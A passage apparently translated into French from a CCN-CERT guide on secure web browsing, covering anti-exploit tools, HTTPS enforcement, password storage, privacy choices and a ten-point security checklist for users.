Une autre solution consiste, si le navigateur le permet, à activer la fonctionnalité "click-to-play", dans laquelle le navigateur demandera à l'utilisateur s'il souhaite activer temporairement l'extension lorsqu'il essaie de l'utiliser.

5.3 Logiciel d'atténuation de l'exploitation

Comme décrit au point 4.1, il existe certains types d'attaques qui peuvent compromettre un ordinateur par la simple visite d'un lien (sans qu'il soit nécessaire de télécharger ou d'exécuter un fichier) en exploitant les vulnérabilités du navigateur ou de l'un de ses composants.

Étant donné que certains outils d'attaque, tels que les kits d'exploitation, ont parfois des jours 0 (exploitation de vulnérabilités inconnues qui n'ont pas été corrigées), il est conseillé de disposer d'un logiciel supplémentaire pour les atténuer. L'un des outils les plus connus est EMET (Microsoft) [Réf.- 26] qui permet d'appliquer certaines mesures de sécurité telles que DEP, ASLR, EAF, SEHOP, NPA, etc. de manière personnalisée aux processus souhaités afin d'empêcher l'exécution de code nuisible.

Il est recommandé que les outils tels que le navigateur, ainsi que les technologies telles que Java ou Adobe Flash soient protégés par EMET ou des outils similaires (par exemple, Malwarebytes Anti-Exploit[8]. Ces applications ne doivent pas être considérées comme une alternative aux logiciels antivirus, mais comme un outil de protection supplémentaire.

Il existe certains types d'attaques qui peuvent compromettre un ordinateur par la simple visite d'un lien

8. EMET. https://support.microsoft.com/en-us/kb/2458544

5.4 HSTS et HTTPS partout

Comme décrit à la section 3.1.1, la politique HSTS vise, entre autres, à prévenir les attaques par déverrouillage SSL. Cette fonctionnalité est mise en œuvre dans la grande majorité des navigateurs actuels.

Pour renforcer la défense contre certaines des attaques MitM (Man In The Middle), l'utilisation de l'extension HTTPS Everywhere est recommandée [Réf.- 9]. Cette extension est le fruit d'une collaboration entre le "Projet Tor" et l'EFF (Electronic Frontier Foundation) et vise à faciliter et à privilégier l'utilisation du HTTPS dans les communications des utilisateurs. Étant donné que de nombreux serveurs web offrent encore leurs services par le biais de HTTP et HTTPS, ce module complémentaire garantit toujours l'utilisation du canal sécurisé.

Actuellement, HTTPS Everywhere comporte des milliers de règles[9] qui indiquent au navigateur quels sites doivent utiliser le protocole HTTPS. Le site officiel de l'EFF explique comment ajouter de nouvelles règles personnalisées pour inclure les domaines non couverts par défaut.

5.5 Stockage des justificatifs

Bien que les navigateurs offrent la possibilité de stocker les identifiants de connexion à différents sites web pour la commodité de l'utilisateur, cela est déconseillé car, si l'ordinateur est compromis, il est relativement facile d'accéder à ces identifiants. De plus, si l'ordinateur est partagé de manière non sécurisée, il est trivial d'accéder aux informations d'identification.

Pour ces raisons, il est recommandé de ne pas utiliser cette fonctionnalité et de privilégier l'utilisation d'un gestionnaire de mots de passe, qui vous permet de protéger vos informations d'identification de manière plus sûre et qui permet également de les utiliser automatiquement lors de la navigation.

9. Jeux de règles HTTPS Everywhere https://www.eff.org/https-everywhere/rulesets

5.6 Recommandations générales

Vous trouverez ci-dessous quelques recommandations générales sur l'utilisation du navigateur :

- Vérifiez les options de sécurité et de confidentialité de votre navigateur. Les navigateurs disposent actuellement de mesures intéressantes telles que : ne pas accepter les cookies de tiers, bloquer les pop-ups, éviter la synchronisation des mots de passe, éviter l'autocomplétion, supprimer les fichiers temporaires et les cookies à la fermeture du navigateur, bloquer la géolocalisation, filtrer les ActiveX, etc. Si vous ne disposez d'aucune de ces fonctionnalités, vous pouvez recourir à l'utilisation d'extensions ou d'outils de sécurité externes, en suivant toujours les recommandations décrites à la section 4.3.
- Lors de la navigation sur des sites web non familiers, il est recommandé à l'utilisateur de désactiver les plugins tels que Flash/Java et même JavaScript (s'ils ne sont pas strictement nécessaires au fonctionnement normal de l'application web). Des plugins tels que QuickJava rendent cette tâche beaucoup plus facile. Pour les utilisateurs plus expérimentés, nous recommandons l'utilisation de modules complémentaires tels que NoScript ou uMatrix, avec lesquels il est possible de configurer des politiques de sécurité personnalisées pour l'utilisation de JavaScript, Java et autres plugins.
- Utilisez des mots de passe forts et différents pour accéder aux services web et, si possible, un deuxième facteur d'authentification devrait être utilisé. Ces mots de passe doivent être renouvelés périodiquement.
- Il est recommandé à l'utilisateur de ne pas stocker sur l'ordinateur les sessions associées aux services web qui traitent des informations sensibles ou critiques et de les fermer une fois la navigation terminée.
- Les plugins/extensions ne doivent pas être installés à partir de sites non officiels (ceux qui ne sont pas liés au site du développeur).
- Les liens suspects, tels que ceux reçus par courrier électronique, ne doivent pas être cliqués.

En plus de ces recommandations, il est intéressant de suivre les directives officielles des fabricants en termes de sécurité et de confidentialité[10].

10 - Modifier les paramètres de sécurité et de confidentialité dans Internet Explorer 11. https://support.microsoft.com/es-es/topic/cambiar-la-configuraci%C3%B3n-de-seguridad-y-privacidad-de-internet-explorer-11-9528b011-664c-b771-d757-43a2b78b2afe
- Paramètres de confidentialité et de sécurité. https://support.mozilla.org/en-US/products/firefox/privacy-and-security
- Effacer l'historique et les cookies de Safari sur votre iPhone, iPad ou iPod touch. https://support.apple.com/en-us/HT201265
- Aide pour Safari. https://help.apple.com/safari/mac/8.0/
- Aide sur Google Chrome. https://support.google.com/chrome#topic=9796470
- Sécurité et vie privée. https://help.opera.com/en/latest/security-and-privacy/#badges
- Sécurité de Chromium. https://www.chromium.org/Home/chromium-security

6. Recommandations en matière de confidentialité

Chaque navigateur présente un certain nombre d'avantages et d'inconvénients en termes de protection de la vie privée pour ses utilisateurs. Il n'existe donc pas vraiment de méthode unique pour configurer chaque navigateur, ni de navigateur parfait. Tout dépend des besoins de chaque utilisateur et de ce qu'il apprécie.

Dans tous les cas, il convient de suivre les recommandations des directives officielles des fabricants en matière de sécurité et de confidentialité.

Une autre option consiste à disposer de plusieurs navigateurs et à utiliser l'un ou l'autre en fonction de l'activité à réaliser et des points forts de chacun d'eux à cet égard. En ce qui concerne le respect de la vie privée, nous vous recommandons le navigateur Tor ou le navigateur Brave, car le respect de la vie privée est au cœur de leur développement.

Il est très important de rappeler que l'un des principaux facteurs permettant de préserver la vie privée lors de la navigation est le bon sens. Il est inutile d'utiliser le mode incognito ou un navigateur comme Tor si l'utilisateur accède ensuite à un réseau social et s'authentifie avec son compte habituel ou accède à son compte bancaire.

Il est très important de rappeler que l'un des principaux facteurs permettant de préserver la vie privée lors de la navigation est le bon sens

7. Décalogue de recommandations

Décalogue de sécurité pour la navigation sur le web

1. Utilisez toujours un navigateur à jour. Les principaux navigateurs actuels se mettent à jour automatiquement, soit de manière transparente pour l'utilisateur, soit par le biais de notifications qui doivent être approuvées. Les mises à jour automatiques du système d'exploitation doivent également être activées.

2. Vérifiez que les plugins et les extensions sont configurés pour être mis à jour automatiquement. Assurez-vous également que ces modules complémentaires sont installés à partir de sources fiables et vérifiez périodiquement qu'ils n'ont pas été compromis.

3. Il est conseillé de désactiver par défaut les plugins tels que Adobe Flash et Java. L'utilisateur peut les activer à la demande pour les services connus et de confiance. Des mécanismes tels que le click-to-play ou l'utilisation de certaines extensions facilitent cette tâche. De même, il est recommandé de désactiver JavaScript lors de la navigation sur des pages Web inconnues (à condition que la page ne le nécessite pas pour son fonctionnement normal). Pour accélérer cette configuration, vous pouvez utiliser des extensions qui vous permettent d'appliquer des politiques de contenu pour activer et désactiver les langages de script.

4. Il est conseillé d'examiner les options de sécurité et de confidentialité du navigateur. Actuellement, les navigateurs disposent de mesures intéressantes telles que : ne pas accepter les cookies de tiers, bloquer les pop-ups, éviter la

synchronisation des mots de passe, éviter l'autocomplétion, supprimer les fichiers temporaires et les cookies à la fermeture du navigateur, bloquer la géolocalisation, filtrer les ActiveX, etc. À cet égard, il est conseillé de suivre les recommandations du fabricant.

5. **Il est recommandé d'utiliser HTTPS plutôt que HTTP, même pour les services qui ne traitent pas d'informations sensibles. Des fonctionnalités telles que HSTS et des extensions telles que HTTPS Everywhere contribueront à faire en sorte que HTTPS soit préféré à HTTP lors de la navigation sur le web.**


6. **Il est recommandé de protéger le navigateur et les plugins à l'aide de solutions anti-exploitation afin d'atténuer les éventuelles attaques par exploit. Dans certains cas, ce type d'outil peut protéger l'utilisateur contre les 0-days. Cette solution ne doit pas être considérée comme un substitut à l'antivirus, mais comme une couche supplémentaire de sécurité.**

7. **Il est recommandé de ne pas stocker les mots de passe par défaut via le navigateur et d'utiliser des outils plus sûrs pour cette gestion (par exemple, des gestionnaires de mots de passe qui mettent en œuvre un système de cryptage robuste). Si vous décidez d'utiliser le navigateur, il est important d'utiliser une clé maîtresse qui crypte le référentiel d'informations d'identification.**

8. **Il est important de vérifier que les certificats soumis par les services HTTPS qui traitent des informations sensibles (par exemple, les services de messagerie, la banque en ligne, etc.) ont été soumis par une AC de confiance. Toute erreur ou alerte générée par le navigateur à la suite de la validation du certificat (par exemple, les certificats auto-signés) doit être soigneusement examinée.**

9. **Les comptes personnels ne doivent pas être accessibles dans les modes de confidentialité des navigateurs ou via Tor.**

10. **Envisagez l'utilisation d'extensions ou de modules complémentaires qui mettent en œuvre des fonctionnalités non prévues par le navigateur. Par exemple, celles qui améliorent la confidentialité lors de la navigation ou qui bloquent, dans la mesure du possible, les publicités, les bannières publicitaires et certaines techniques de suivi utilisées par des tiers.**



CCN
centro criptológico nacional

CCN-CERT
centro criptológico nacional

www.ccn.cni.es

www.ccn-cert.cni.es

oc.ccn.cni.es


cn-cert
centro criptológico nacional
CCN
centro criptológico nacional